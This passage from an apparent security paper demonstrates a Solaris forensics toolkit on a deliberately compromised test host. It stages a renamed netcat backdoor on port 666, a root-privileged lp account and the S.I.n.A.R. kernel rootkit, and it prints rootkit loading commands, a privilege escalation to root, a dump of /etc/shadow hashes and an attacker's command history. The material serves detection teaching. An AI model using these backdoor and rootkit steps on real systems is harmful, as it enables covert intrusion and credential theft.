Jan 19 10:37:39 defiant rootnex: [ID 466748 kern.info] root nexus = Sun Fire V120 (UltraSPARC-IIe 648MHz)
Jan 19 10:37:39 defiant rootnex: [ID 349649 kern.info] pseudo0 at root
Jan 19 10:37:39 defiant genunix: [ID 936769 kern.info] pseudo0 is /pseudo
Jan 19 10:37:39 defiant rootnex: [ID 349649 kern.info] scsi_vhci0 at root
Jan 19 10:37:39 defiant genunix: [ID 936769 kern.info] scsi_vhci0 is /scsi_vhci
Jan 19 10:37:39 defiant rootnex: [ID 349649 kern.info] pcipsy0 at root: UPA 0x1f 0x0
```

Screen Shot 26 Logs report

5.4.12 Startup/Services Report

Screen Shot 27 shows the **Startup/Services Report**, which lists startup scripts and services running on the host. This can be used by an analyst to correlate processes to ports currently listening on the host, to list applications that have started following a reboot, etc.

```
/etc/rc0.d:
total 18
drwxr-xr-x  73 root     sys         4096 Jan 19 11:17 ..
-rwxr--r--   5 root     sys          359 Jul 30 15:30 K51llc2
drwxr-xr-x   2 root     sys          512 Jul 30 15:30 .
-rwxr--r--   4 root     sys         1151 Jul 30 15:26 K62lu
-rwxr--r--   6 root     sys          474 Jul 30 15:24 K27boot.server

/etc/rcm:
total 12
drwxr-xr-x  73 root     sys         4096 Jan 19 11:17 ..
drwxr-xr-x   2 root     sys          512 Jul 30 15:07 scripts
drwxr-xr-x   3 root     sys          512 Jul 30 15:07 .

/etc/rcm/scripts:
total 4
drwxr-xr-x   2 root     sys          512 Jul 30 15:07 .
drwxr-xr-x   3 root     sys          512 Jul 30 15:07 ..
```

Services

```
STATE           STIME    FMRI
legacy_run      11:17:22 lrc:/etc/rc2_d/S10lu
legacy_run      11:17:22 lrc:/etc/rc2_d/S20sysetup
legacy_run      11:17:23 lrc:/etc/rc2_d/S40llc2
legacy_run      11:17:23 lrc:/etc/rc2_d/S72autoinstall
legacy_run      11:17:24 lrc:/etc/rc2_d/S73cachefs_daemon
```

Screen Shot 27 Startup scripts and services report

5.4.13 Interesting files report

This report (Screen Shot 28) focuses on files and directories that might be of interest.

Interesting files Report

Unlinked files

User crontab files

adm crontab file

```
== adm crontab file
#ident  "@(#)adm        1.5     92/07/14 SMI"   /* SVr4.0 1.2   */
#
# The adm crontab file should contain startup of performance collection if
# the profiling and performance feature has been installed.
#
```

lp crontab file

```
== lp crontab file
#ident  "@(#)lp 1.11    01/11/05 SMI"
#
#  At 03:13am on Sundays:
#  Move a weeks worth of 'requests' to 'requests.1'.
#  If there was a 'requests.1' move it to 'requests.2'.
#  If there was a 'requests.2' then it is lost.
#
13 3 * * 0 cd /var/lp/logs; if [ -f requests ]; then if [ -f requests.1 ]; then /bin/mv requests.1 r
#
#  Rotating of the "lpsched" log files is handled by logadm(1M).
#
```

root crontab file

```
== root crontab file
#ident  "@(#)root       1.21    04/03/23 SMI"
#
# The root crontab should be used to perform accounting data collection.
#
#
10 3 * * * /usr/sbin/logadm
15 3 * * 0 /usr/lib/fs/nfs/nfsfind
30 3 * * * [ -x /usr/lib/gss/gsscred_clean ] && /usr/lib/gss/gsscred_clean
```

Contents of /tmp

Screen Shot 28 Special files report

Some key data available on this page are

- List of unlinked files

  Files that are linked to a process that is running in memory, yet the program that

spawned it no longer exists on disk.

- Contents of users' *crontab* files

  It is common for malicious hackers to use *cron* to perform regular tasks on a compromised host e.g. send out spam, re-open a port, move files, etc.

- Contents of */tmp*

  This is where programs typically keep temporary files used while they are running. On Solaris, this is part of the virtual memory and the data in question is lost when the system reboots.

6. Demonstrating the use of the SirEG Toolkit

6.1 Compromising our test host

To demonstrate the use of the SirEG Toolkit, let us gather and analyze data from a host that has been tampered with and see how an analyst could use the html reports to discover the compromise. In this fictitious scenario, an analyst is asked to investigate a Solaris 10 host named *defiant* which runs a web server for his company. He is told that the two main users of that host are F. Bégin and J. Jones, that the host has been somewhat

hardened and should only have services listening on ports 80 (*web server*) and 22 (*ssh server*). Prior to using the SirEG Toolkit, the following was done to the host:

1. *netcat* was installed and made to listen on port 666 to simulate a hacker installing a backdoor on the host. The *nc* binary was renamed *svc.configd* to try to camouflage *netcat* as a trusted Solaris system process. Finally, a connection via the *netcat* listener was established from another host.

2. The *lp* system user account was modified and given root privileges to simulate the creation of login id with admin privileges that a hacker could use to log in to the server.

3. The *pwd* binary was tampered with to simulate a malicious hacker modifying common binaries in order to gain information from unsuspecting users and/or to ensure that he can re-take control of the host in the event he is discovered.

4. A script called *hackthebox.sh* was run to spawn a process, then the script was deleted. This simulates a hacker running a process for some nefarious purpose and then trying to delete traces of his actions from the hard disk.

5. *S.I.n.A.R*, a Solaris proof-of-concept rootkit, was installed on the host. An account named *jsmith1* was then created. Someone logged in to the system as that user and

escalated his privileges to root using *S.I.n.A.R.* This simulates techniques a hacker might use to re-gain ownership of a server after he has been discovered.

6.2 S.I.n.A.R. 101

Before looking at the suspicious host using SirEG, let us take a tour of *S.I.n.A.R.* This should give us a clear idea of what a sophisticated compromise looks like.

S.I.n.A.R. was written by Archim as a proof-of-concept Solaris rootkit. The tool is described in detail in his paper titled *SUN - Bloody Daft Solaris Mechanisms. "B.D.S.M. the Solaris 10 way." S.I.n.A.R. isn't a rootkit* (2004). This particular piece of code is a loadable kernel module that has been designed to unlink itself from the module list and decrement the module ID, therefore hiding itself from a user trying to get a list of kernel modules. *S.I.n.A.R.* also hides the user shell of someone who uses it to escalate his privileges. All in all, it is a challenging tool to find on a suspicious host. Refer to Appendix A for a detailed discussion of how to obtain and compile S.I.n.A.R. In this section, only S.I.n.A.R.'s use is demonstrated.

First, a snapshot of the output of *modinfo* is taken before loading *S.I.n.A.R.*

```
# modinfo > /tmp/modinfo_before
# /usr/local/bin/hashdeep /tmp/modinfo_before
%%%% HASHDEEP-1.0
%%%% size,MD5,sha256,filename
```

```
## Invoked from: /
## # /usr/local/bin/hashdeep /tmp/modinfo_before
11616,165c954c117cf37a8833d15f63292572,a62df017a6ace31c67c6704c60f56dd34ec185e058d8100a
c50984385ac7d452,/tmp/modinfo_before
```

Now *S.I.n.A.R.* is loaded and a snapshot of *modinfo* is taken.

```
# modload sinar
# modinfo > /tmp/modinfo_sinar_loaded
# /usr/local/bin/hashdeep /tmp/modinfo_sinar_loaded
%%%% HASHDEEP-1.0
%%%% size,MD5,sha256,filename
## Invoked from: /export/home/fbegin1/good_sinar
## # /usr/local/bin/hashdeep /tmp/modinfo_sinar_loaded
11616,165c954c117cf37a8833d15f63292572,a62df017a6ace31c67c6704c60f56dd34ec185e058d8100a
c50984385ac7d452,/tmp/modinfo_sinar_loaded
```

The checksums are exactly the same, so as far as the list of modules running on the system is concerned, *S.I.n.A.R* does not exist. *S.I.n.A.R.* does output something *to /var/adm/messages* but that is just to show that the module was successfully loaded (*S.I.n.A.R.*' s author considers the code as a proof-of-concept):

```
Jan 13 15:25:04 defiant sinar: [ID 727367 kern.notice] NOTICE: SInAR installed.
Jan 13 15:25:04 defiant <unknown>: [ID 487132 kern.notice] NOTICE: SInAR unregistering from DTrace
FBT provider
```

In this scenario, a malicious hacker created a new regular user account called *jsmith1*. This regular account can be used to demonstrate how the hacker can escalate his privileges

by using *S.I.n.A.R.* First, the user logs in to the host where *S.I.n.A.R.* has been loaded:

```
$ ssh -l jsmith1 defiant
Password:
Last login: Tue Jan 13 12:53:14 2009 from edtosim02.telus
Sun Microsystems Inc.   SunOS 5.10      Generic January 2005
```

This is only a regular user who has no access to the shadow file:

```
$ id
uid=102(jsmith1) gid=1(other)
$ cat /etc/shadow
cat: cannot open /etc/shadow
```

S.I.n.A.R. can be kicked off by using the secret command compiled in the module (see Appendix A for more details):

```
$ ./sinarrk
sinarrk-3.00# id
uid=0(root) gid=0(root)
```

Voila! Instant root! Further proof can be obtained by taking a look at the /etc/shadow file, which should only be visible to root:

```
# cat /etc/shadow
root:pvChE8uxoy1VI:6445::::::
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::
```

```
lp:yEVEPiZP1D8.E:14251::::::
uucp:NP:6445::::::
fbegin1:jh0LyLr5ZjZ62:14090::::::
tjones1:o3SaHS3GJAqYw:14251::::::
jsmith1:wqhxlin3hU1DM:14251::::::
```

Since *S.I.n.A.R*. has just allowed a user to escalate his privileges on the system, perhaps it is now visible to *modinfo*? To test this proposition, *modinfo* is run one more time and its MD5 and SHA256 hashes are computed. The hashes are the same as before, so *S.I.n.A.R.* remains hidden. Not only that, but *jsmith1* does not appear to be doing anything special. Here is the output of *ps -ef*, before and after privilege escalation:

Before privilege escalation

```
# ps -ef | grep jsmith1
jsmith1   465   463   0 15:26:22 pts/2      0:00 -bash
jsmith1   463   460   0 15:26:22 ?          0:00 /usr/lib/ssh/sshd
```

After privilege escalation

```
# ps -ef | grep jsmith1
jsmith1   465   463   0 15:26:22 pts/2      0:00 -bash
jsmith1   463   460   0 15:26:22 ?          0:00 /usr/lib/ssh/sshd
```

No other suspicious process shows up when *ps -ef* is run. *S.I.N.A.R*. works as advertized, hiding itself quite well from a superficial investigation. We are now ready to see if the SirEG Toolkit is up to the challenge of finding this compromise, including *S.I.n.A.R*.


6.3 Checking open ports

One of the first things most security analysts will do on a live system that is suspected of having been compromised is to look at its open ports. Referring back to Screen Shot 15, multiple *ssh* connections to that host from various sources can be seen. The web server listening on port 80 is also visible as expected, but there is a third entry in the table:

666	TCP	sxdgs doom	666/tcp 666/tcp	doom Id Software	svc.conf 2877 root 4u IPv4 0x600109c0700 0t0 TCP *666 (LISTEN)

Screen Shot 29 Suspicious entry in the open ports report

This does not look quite right. Something is listening on port 666 on that system. A IANA lookup identifies the service as *doom ID Software* and *lsof* associates the open port with a process called *svc.confi* (the name was truncated) with PID of 2877. Clicking on the hyperlink for PID 2877, the analyst can get a detailed report of that process, as shown on Screen Shot 30:



Detailed Report for Process 2877 [./svc.configd -l -p 666]

Process Info

PID	: 2877
PARENT_PID	: 17287
UID	: 0
TIME	: 0:00
CMD	: /svc.configd -l -p 666

pldd

```
2877:   ./svc.configd -l -p 666
/lib/libsocket.so.1
/lib/libnsl.so.1
/lib/libc.so.1
/platform/sun4u/lib/libc_psr.so.1
```

pmap

```
2877:   ./svc.configd -l -p 666
00010000      48K r-x--  /var/spool/lp/svc.configd
0002A000       8K rwx--  /var/spool/lp/svc.configd
0002C000      16K rwx--    [ heap ]
FF180000     888K r-x--  /lib/libc.so.1
FF26E000      32K rwx--  /lib/libc.so.1
```

Screen Shot 30 Detailed report for process with PID=2877

From the detailed process report, the analyst can see that the process was called with the command: *./svc.configd -l -p 666*. Anyone familiar with GNU *netcat* will probably recognize the syntax. Apparently, the *nc* binary has been renamed *svc.configd* before being run. But even someone unfamiliar with *netcat* should notice that the command was run from the current working directory (*./*) rather than being called using an absolute path. This most certainly does not look right! Scrolling down **Detailed Report for Process 2877**, the analyst can examine the process tree (based on the *ptree* command) to see where this process

originated.

```
ptree

===== [ptree] Process tree (20090119113358)
0     sched
  1     /sbin/init
    7     /lib/svc/bin/svc.startd
      276   /usr/lib/saf/sac -t 300
        288   /usr/lib/saf/ttymon
      300   /usr/lib/saf/ttymon -g -d /dev/console -l console -m ldterm,ttcompa
    9     /lib/svc/bin/svc.configd
    107   /usr/lib/sysevent/syseventd
    114   /usr/lib/crypto/kcfd
    125   /usr/sbin/nscd
    129   /usr/lib/picl/picld
    218   /usr/sbin/cron
    294   /usr/lib/utmpd
    334   /usr/sbin/syslogd
    335   /usr/lib/ssh/sshd
      447   /usr/lib/ssh/sshd
        450   /usr/lib/ssh/sshd
          452   -bash
            472   sh
              473   bash
                1038  bash
                  4910  ./Tools/bash --rcfile ./SirEG_shell.profile
                    4918  ./Tools/bash --rcfile ./SirEG_shell.profile
                      5513  ptree 0
      1630  /usr/lib/ssh/sshd
        1636  /usr/lib/ssh/sshd
          1638  -bash
      2251  /usr/lib/ssh/sshd
        2254  /usr/lib/ssh/sshd
          2256  -bash
      2867  /usr/lib/ssh/sshd
        2870  /usr/lib/ssh/sshd
          2872  -bash

=========================================

            2877  ./svc.configd -l -p 666

=========================================

      3506  /usr/lib/ssh/sshd
        3509  /usr/lib/ssh/sshd
          3511  -bash
            3519  /bin/bash ./hackthebox.sh
              5471  sleep 5
```

Screen Shot 31 ptree for suspicious process

Note how SirEG highlights the current process in red in the *ptree* section of the detailed report. The process was spawned by a shell session (PID 2872 *-bash*) which originated from an *ssh* session (PID 2870 */usr/lib/ssh/sshd*). So someone connected to the server via *ssh* and ran *./svc.configd -l -p 666.* This resulted in the host listening on port 666. There is definitely something suspect happening here.

Note that if an active session had been taking place when *SirEG_Gather_Data.sh* was run, then nothing would have been listening on port 666 since GNU *netcat* only accepts a single connection at a time. The SirEG toolkit would still help. Consider Screen Shot 32 for that particular scenario:

open_ports | established_connections

Open ports

PORT	PROTO	IANA Lookup	LSOF Lookup
22	TCP	ssh 22/tcp SSH Remote Login Protocol	sshd 282 root 3u IPv6 0x600109988c0 0t0 TCP *:22 (LISTEN) sshd 6560 root 6u IPv6 0x60019c494c0 0t30002 TCP defiant:22->edtosim02.telus.net:36586 (ESTABLISHED) sshd 6563 root 4u IPv6 0x60019c494c0 0t30002 TCP defiant:22->edtosim02.telus.net:36586 (ESTABLISHED) sshd 6578 root 6u IPv6 0x60019c4afc0 0t868706 TCP defiant:22->edtosim02.telus.net:36599 (ESTABLISHED) sshd 6581 fbegin1 4u IPv6 0x60019c4afc0 0t868706 TCP defiant:22->edtosim02.telus.net:36599 (ESTABLISHED)
80	TCP	http 80/tcp World Wide Web HTTP www 80/tcp World Wide Web HTTP www-http 80/tcp World Wide Web HTTP	httpd 4303 root 3u IPv6 0x60019c4a900 0t0 TCP *:80 (LISTEN) httpd 4304 daemon 3u IPv6 0x60019c4a900 0t0 TCP *:80 (LISTEN) httpd 4305 daemon 3u IPv6 0x60019c4a900 0t0 TCP *:80 (LISTEN) httpd 4306 daemon 3u IPv6 0x60019c4a900 0t0 TCP *:80 (LISTEN) httpd 4307 daemon 3u IPv6 0x60019c4a900 0t0 TCP *:80 (LISTEN) httpd 4308 daemon 3u IPv6 0x60019c4a900 0t0 TCP *:80 (LISTEN)

Established connections

LOCAL ADDRESS	REMOTE ADDRESS	SWIND	SEND-Q	RWIND	RECV-Q	STATE
154.11.193.246.22	154.11.193.6.36586	10816	0	49248	0	ESTABLISHED
154.11.193.246.22	154.11.193.6.36599	44720	0	49248	0	ESTABLISHED
154.11.193.246.666	154.11.193.6.37432	5840	0	49248	0	ESTABLISHED

Screen Shot 32 Looking at established sessions

Under **Established Connections**, SirEG lists all connections currently established on the host. As mentioned previously, if a connection is established but the host is no longer listening on that port, then the connection is highlighted. There are legitimate reasons for these types of connections, for instance an ftp server that only allows 3 users to be logged in at one time. But one goal of SirEG is to highlight things that might not be quite right.

In this particular case, it shows that something has established a dedicated connection

to the host on port 666, yet under **Open Ports**, nothing is listening. To find out what that ‘something’ is, an analyst would go back to the main report (Screen Shot 13) and pick *lsof -Di -P : List open files* under the section titled **Output from SirEG_Gather_Data.sh**. He would then search for port 666 (:666) using his browser’s search feature. Here is what he would find:

```
bash      6642    root    1u  VCHR          24,2 0t593008 12582920 /devices/pseudo/pts@0:2->ttcompat->ldterm->ptem->pts
bash      6642    root    2u  VCHR          24,2 0t593008 12582920 /devices/pseudo/pts@0:2->ttcompat->ldterm->ptem->pts
bash      6642    root    3r                                       unknown file system type (namefs), v_op: 0x60010aaf980
bash      6642    root  255u  VCHR          24,2 0t593008 12582920 /devices/pseudo/pts@0:2->ttcompat->ldterm->ptem->pts
svc.confi 7194    root  cwd                                        unknown file system type (ufs), v_op: 0x6001082f680
svc.confi 7194    root  txt                                        unknown file system type (ufs), v_op: 0x6001082f680
svc.confi 7194    root  txt                                        unknown file system type (ufs), v_op: 0x6001082f680
svc.confi 7194    root  txt                                        unknown file system type (ufs), v_op: 0x6001082f680
svc.confi 7194    root  txt                                        unknown file system type (ufs), v_op: 0x6001082f680
svc.confi 7194    root  txt                                        unknown file system type (ufs), v_op: 0x6001082f680
svc.confi 7194    root  txt                                        unknown file system type (ufs), v_op: 0x6001082f680
svc.confi 7194    root    0u  VCHR          24,1   0t3060 12582918 /devices/pseudo/pts@0:1->ttcompat->ldterm->ptem->pts
svc.confi 7194    root    1u  VCHR          24,1   0t3060 12582918 /devices/pseudo/pts@0:1->ttcompat->ldterm->ptem->pts
svc.confi 7194    root    2u  VCHR          24,1   0t3060 12582918 /devices/pseudo/pts@0:1->ttcompat->ldterm->ptem->pts
svc.confi 7194    root    3r                                       unknown file system type (namefs), v_op: 0x60010aaf980
svc.confi 7194    root    5u  IPv4 0x60010996700      0t0      TCP defiant:666->edtosim02.telus.sec:37432 (ESTABLISHED)
bash      7195    root  cwd                                        unknown file system type (ufs), v_op: 0x6001082f680
bash      7195    root  txt                                        unknown file system type (ufs), v_op: 0x6001082f680
bash      7195    root  txt                                        unknown file system type (ufs), v_op: 0x6001082f680
```

Screen Shot 33 Tracking process listening on port 666 using lsof

From that point, he could take a closer look at the process with *PID=7194* (*svc.confi*) and repeat the steps taken when that process was listening, reaching the same conclusion: something does not look quite right.

6.4 Checking users

After having checked for open ports, an analyst might want to take a closer look at the

users and their activities on the system. Referring back to Screen Shot 20, an extract from */etc/passwd* and */etc/group* can be seen. Users whose *UID=0* are highlighted in yellow by SirEG. The analyst would note right away that there is more than one root user on that system: user *lp* also has a *UID=0.* This should raise a red flag immediately. Clicking on that user, the analyst would get further details, as shown by Screen Shot 34:

Detailed report on user lp

User entry from /etc/passwd

```
lp:x:0:0:Line Printer Admin:/usr/spool/lp:/bin/bash
```

Group memberships from /etc/group

```
root::0:
```

Was user logged in when SirEG.sh ran?

```
 11:33am  up 17 min(s),  5 users,  load average: 0.06, 0.41, 0.44
User     tty           login@  idle   JCPU   PCPU  what
lp       pts/3        11:22am     4                -bash
lp       pts/5        11:26am     7                ./svc.configd -l -p 666
```

Processes owned by lp

PID	PPID	CMD
0	0	sched
1	0	/sbin/init
2	0	pageout

Screen Shot 34 Details for user lp

The history of logins for that user can also be examined, including where the user logged from (Screen Shot 35):

```
Login sources for lp

357 : edtosim02.telus.sec

Logins by lp

lp        pts/5        Mon Jan 19 11:26   still logged in  edtosim02.telus.sec
lp        sshd         Mon Jan 19 11:26 - 11:27  (00:01)   edtosim02.telus.sec
lp        pts/3        Mon Jan 19 11:22   still logged in  edtosim02.telus.sec
lp        sshd         Mon Jan 19 11:22 - 11:25  (00:02)   edtosim02.telus.sec
lp        pts/4        Mon Jan 19 11:13 - down   (00:03)   edtosim02.telus.sec
lp        sshd         Mon Jan 19 11:13 - down   (00:03)   edtosim02.telus.sec
lp        pts/2        Mon Jan 19 11:12 - down   (00:03)   edtosim02.telus.sec
lp        sshd         Mon Jan 19 11:12 - 11:13  (00:00)   edtosim02.telus.sec
lp        pts/5        Mon Jan 19 11:04 - down   (00:03)   edtosim02.telus.sec
lp        sshd         Mon Jan 19 11:04 - down   (00:03)   edtosim02.telus.sec
lp        pts/4        Mon Jan 19 11:03 - down   (00:04)   edtosim02.telus.sec
lp        sshd         Mon Jan 19 11:03 - 11:04  (00:00)   edtosim02.telus.sec
```

Screen Shot 35 Logins for user lp

The *lp* account is a system account and should only be used to administer printers. The simple fact that someone is logging in as that user and that this user has privileges equivalent to root are sufficient in themselves to declare that the host has been compromised. If the malicious hacker is careless or does not feel like he needs to cover his tracks, his actions on the host may have been logged. To verify this, the analyst would look at *.history* or *.bash_history* under the **Detailed report on user lp**, as shown in Screen Shot 36:


```
User .bash_history file

== lp .bash_history file
exit
pwd
ls
vi evilscript.sh
mv evilscript.sh hackthebox.sh
ls
chmod 0755 hackthebox.sh
ls
cd ~fbegin1/
ls
mv sinar ~lp/
cd ~lp/
ls
mv /usr/local/bin/nc .
ls
clear
uptime
sync
sync
uname -a
reboot
history
modload sinar
ls
ls -la
chown root *
rm nc
cp /usr/local/bin/netcat nc
ls -l
modload ./sinar
tail /var/adm/messages
clear
cat /etc/passwd
useradd -u 102 jsmith1 -g 1 -d /export/home/jsmith1 -m -s /bin/bash jsmith1
useradd -u 102  -g 1 -d /export/home/jsmith1 -m -s /bin/bash jsmith1
passwd jsmith1
```

Screen Shot 36 History report for user lp

The analyst would quickly discover more evidence: The *lp* user rebooted the server (*reboot*), loaded some sort of kernel module (*modload sinar*), and even added a new user to the server (*useradd –u102 jsmith1 …*).

6.5 Finding tampered binaries

Malicious hackers sometimes tamper with the binaries found on a system to ensure they can regain control or gather information from unsuspecting users. The analyst should therefore take a closer look at the system binaries. Referring back to Screen Shot 23, he can see that the SirEG Toolkit has caught two such binaries in its **Solaris Fingerpints Report**: */usr/bin/pwd* and /*usr/bin/vncviewer*. Neither of these has passed the check against the *Solaris Fingerprint Database*.



Solaris Fingerpints Report

Size	md5 checksum	Filename	Check	Related package
9985	1d1e96ce305e9e2ee1088c1e0986be0	usr/bin/pwd	■	/usr/bin/pwd f none 0555 root bin 9964 22177 1306444891 SUNWcsu /usr/bin/pwd= ./usr/lib/fnames f none SUNWcsu
14058	987b5ce22a6da79ae172cd25989ce20c	usr/bin/vncserver	■	/usr/bin/vncserver f none 0555 root bin 14058 33283 1203881240 SUNWxwmo

Screen Shot 37 Two binaries flagged by the Solaris fingerprint database

This means that the binaries found on the host do not match any binaries ever released by Sun. This includes not only original binaries but also all patched binaries. In the case of *vncviewer*, this is a remote client tool used to connect to other systems, so it is possible that it was installed by the administrator of the host for a legitimate purpose. But *vncviewer* and its server counterpart (*vncserver)* are also common tools used by malicious hackers. This needs to be investigated further.

Of more immediate concern is the unrecognized */usr/bin/pwd* binary on that host.

Unless the administrator of that host re-compiled some key system tools (perhaps preferring GNU tools to the Solaris ones), this definitely looks like a compromise. This should also reinforce the need to run *SirEG_Gather_Data.sh* in its trusted environment, using binaries we know are legitimate.

6.6 Unlinked files

Referring to Screen Shot 28, the analyst can see that nothing turned up in the **Unlinked Files** section of the **Interesting Files Report**. This result is surprising since the same test on a Solaris x86 system revealed the *hackthebox.sh* script that the malicious hacker tried to hide:

```
# /usr/local/bin/lsof +L1
COMMAND     PID     USER   FD   TYPE DEVICE SIZE/OFF NLINK        NODE NAME
svc.confi     9     root   6u  VREG  274,1     2048     0 4030573197 /etc/svc/volatile (swap)
svc.confi     9     root  38u  VREG  274,1     2048     0 4031005092 /etc/svc/volatile (swap)
tail       1108     root   0r  VREG   85,3    89598     0         306 /var (/dev/md/dsk/d3)
bash      10445  t805959 255r  VREG   85,3       60     0        5360 /var (/dev/md/dsk/d3)
bash      13431     root 255r  VREG   85,3       30     0        4209 /var (/dev/md/dsk/d3)
hackthebo 13451     root 255r  VREG   85,3       42     0        4211 /var (/dev/md/dsk/d3)
#
```

Screen Shot 38 Using lsof to show unlinked files – result on x86 system

It can only be surmised that the version of *lsof* compiled on the sparc machine did not get all the hooks it needed to be able to list these files. Still, this remains a valid section of the **Interesting Files Report**, at least on the x86 platform. Armed with the PID of the process (PID=13451) in question, the analyst could get to the detailed report for the process and track down its provenance.

6.7. Rooting out S.I.n.A.R.

Now let us see if our analyst could root out *S.I.n.A.R.* First, let us reiterate that this particular compromise is in a class of its own: it consists of a well hidden kernel module that allows a user to escalate his privileges to root by typing the command *./sinarrk* , and the escalated shell obtained is invisible to the *ps* command. How can the SirEG Toolkit help identify this breach? The answer lies within the Solaris kernel itself as a data source and in using some of Batchev' s techniques from his paper *FORENSICS FUSION or Sushi & Gorgonzolla* (2007).

To safely investigate the kernel of a live system, SirEG_Gather_Data.sh incorporates certain kernel debugger commands. The kernel debugger command (*mdb*) itself is run with the *-k* option to ensure that the kernel is examined in read-only mode. Specifically, here are two key commands:

```
echo "::ps -f" | mdb –k
echo "::modinfo" | mdb -k
```

The first one returns the processes as seen by the kernel, while the second returns a list of modules. The problem facing our analyst boils down to two specific questions:

Can the *S.I.n.A.R.* module be found by interrogating the kernel directly?

Can evidence of a user having escalated his privileges with *S.I.n.A.R.* be seen?

The answer to the first question is no, but fortunately it is yes for the second one. Under the report called **MDB Commands**, *SirEG_Analyze_Data.sh* compares kernel modules as shown by *modinfo* to the kernel modules reported by *echo "::modinfo" | mdb -k*. and highlights any discrepancies.

As shown in Screen Shot 25, this is hit-and-miss. *cl_bootstrap*, *swapgeneric* and *lbl_edition* are system modules that do not show up by running the *modinfo* command as root on the system. Parsing through the whole list, *S.I.n.A.R.* is nowhere to be seen. But *SirEG_Analyze_Data.sh* also reports on discrepancies between the regular *ps –ef* command and its kernel debugger counterpart, *echo "::ps -f" | mdb -k* . See Screen Shot 39:

2256	2254	0	2256	2254	102	**ps** : -bash **MDBps**: -bash
2262			2262	2256	0	**ps** : **MDBps**: ./sinarrk
2867	335	0	2867	335	0	**ps** : /usr/lib/ssh/sshd **MDBps**: /usr/lib/ssh/sshd
2870	2867	0	2870	2867	0	**ps** : /usr/lib/ssh/sshd

Screen Shot 39 Tracking down root privilege shell started by ./sinarrk

From this report, an analyst could quickly determine that there is a process known as *./sinarrk* with a *PID=2262* that is invisible to the *ps -ef* command yet exists in the kernel. If he

tries to follow the hyperlink to *PID=2262*, he gets nowhere, as show by Screen Shot 40:

Screen Shot 40 The invidible process with PID=2262

But he can get a detailed report on its parent process (*PPID=2256*) and find user *jsmith1* logged in with a bash shell via an *ssh* session. With overwhelming evidence pointing to a compromise, it is time for the analyst to inform upper management, pull the plug on the host, and call in the forensics team.

7. Summary

This paper introduced the SirEG Toolkit as a tool that security analysts can use to investigate a Solaris host that may have been compromised. The three main functions of the Toolkit were demonstrated:

1. Building other toolkits (*SirEG_Build_Toolkit.sh*)
2. Gathering the data (*SirEG_Gather_Data.sh*)
3. Analyzing the data (*SirEG_Analyze_Data.sh*)

The commands used to gather useful information on a live system were listed as well as how to run them in a self-contained trusted environment. The paper then delved deeper into the toolkit, showing how it is installed and used in the field. Finally, a demonstration was given of how the reports it produces can be used by an analyst to ascertain security breaches on a fictitious host.

The SirEG Toolkit purposely shies away from trying to quantify the various tell-tale signs of security breaches, which so many commercial tools do. On its own, the toolkit is incapable of ascertaining that a compromise has taken place. The reports it provides must therefore be interpreted by a skilled security analyst.

The SirEG Toolkit presented in this paper has been tested on Solaris 10 (both x86 and sparc). It should be noted that while the current version can capture some useful information in Solaris containers, the full analysis provided by the processing script is geared towards global zones.

The SirEG Toolkit will be hosted at http://sireg.franky.ca for the foreseeable future. My

hope is that it will find a place among other tools used by security personnel who need to investigate potential incidents on Solaris hosts, and that users of the toolkit will provide feedback that will lead to various enhancements. Plans are being made to re-write *SirEG_Analyze_Data.sh* in PHP with a MySQL backend so that reports can be produced more efficiently.

8. Appendix A - Compilation notes

When compiling software on Solaris, two choices exist: you can use the GNU compiler (*gcc*) or Sun Studio (*cc*). This appendix covers how to compile *lsof, hashdeep* and *S.I.n.A.R.* using *Sun Studio 12*.

8.1 Compiling lsof

You can compile *lsof* without root privileges but you will need to be root to test the tool. Get the latest source for *lsof* from http://freshmeat.net/projects/lsof/ and verify its signature using the author's public *gpg* key. The example below makes use of *GnuPG*:

Import the GPG key of the author of *lsof* (Victor Abell):

```
$ gpg --search-keys abe@purdue.edu
gpg: WARNING: using insecure memory!
gpg: please see http://www.gnupg.org/faq.html for more information
gpg: searching for "abe@purdue.edu" from hkp server keys.gnupg.net
(1)     Victor A. Abell abe@purdue.edu
        Victor A. Abell abe@cc.purdue.edu
         1024 bit RSA key 40BD3D55, created: 1994-11-03
Keys 1-1 of 1 for "abe@purdue.edu".  Enter number(s), N)ext, or Q)uit > 1
gpg: requesting key 40BD3D55 from hkp server keys.gnupg.net
gpg: /export/home/fbegin1/.gnupg/trustdb.gpg: trustdb created
gpg: key 40BD3D55: public key "Victor A. Abell <abe@purdue.edu>" imported
gpg: no ultimately trusted keys found
gpg: Total number processed: 1
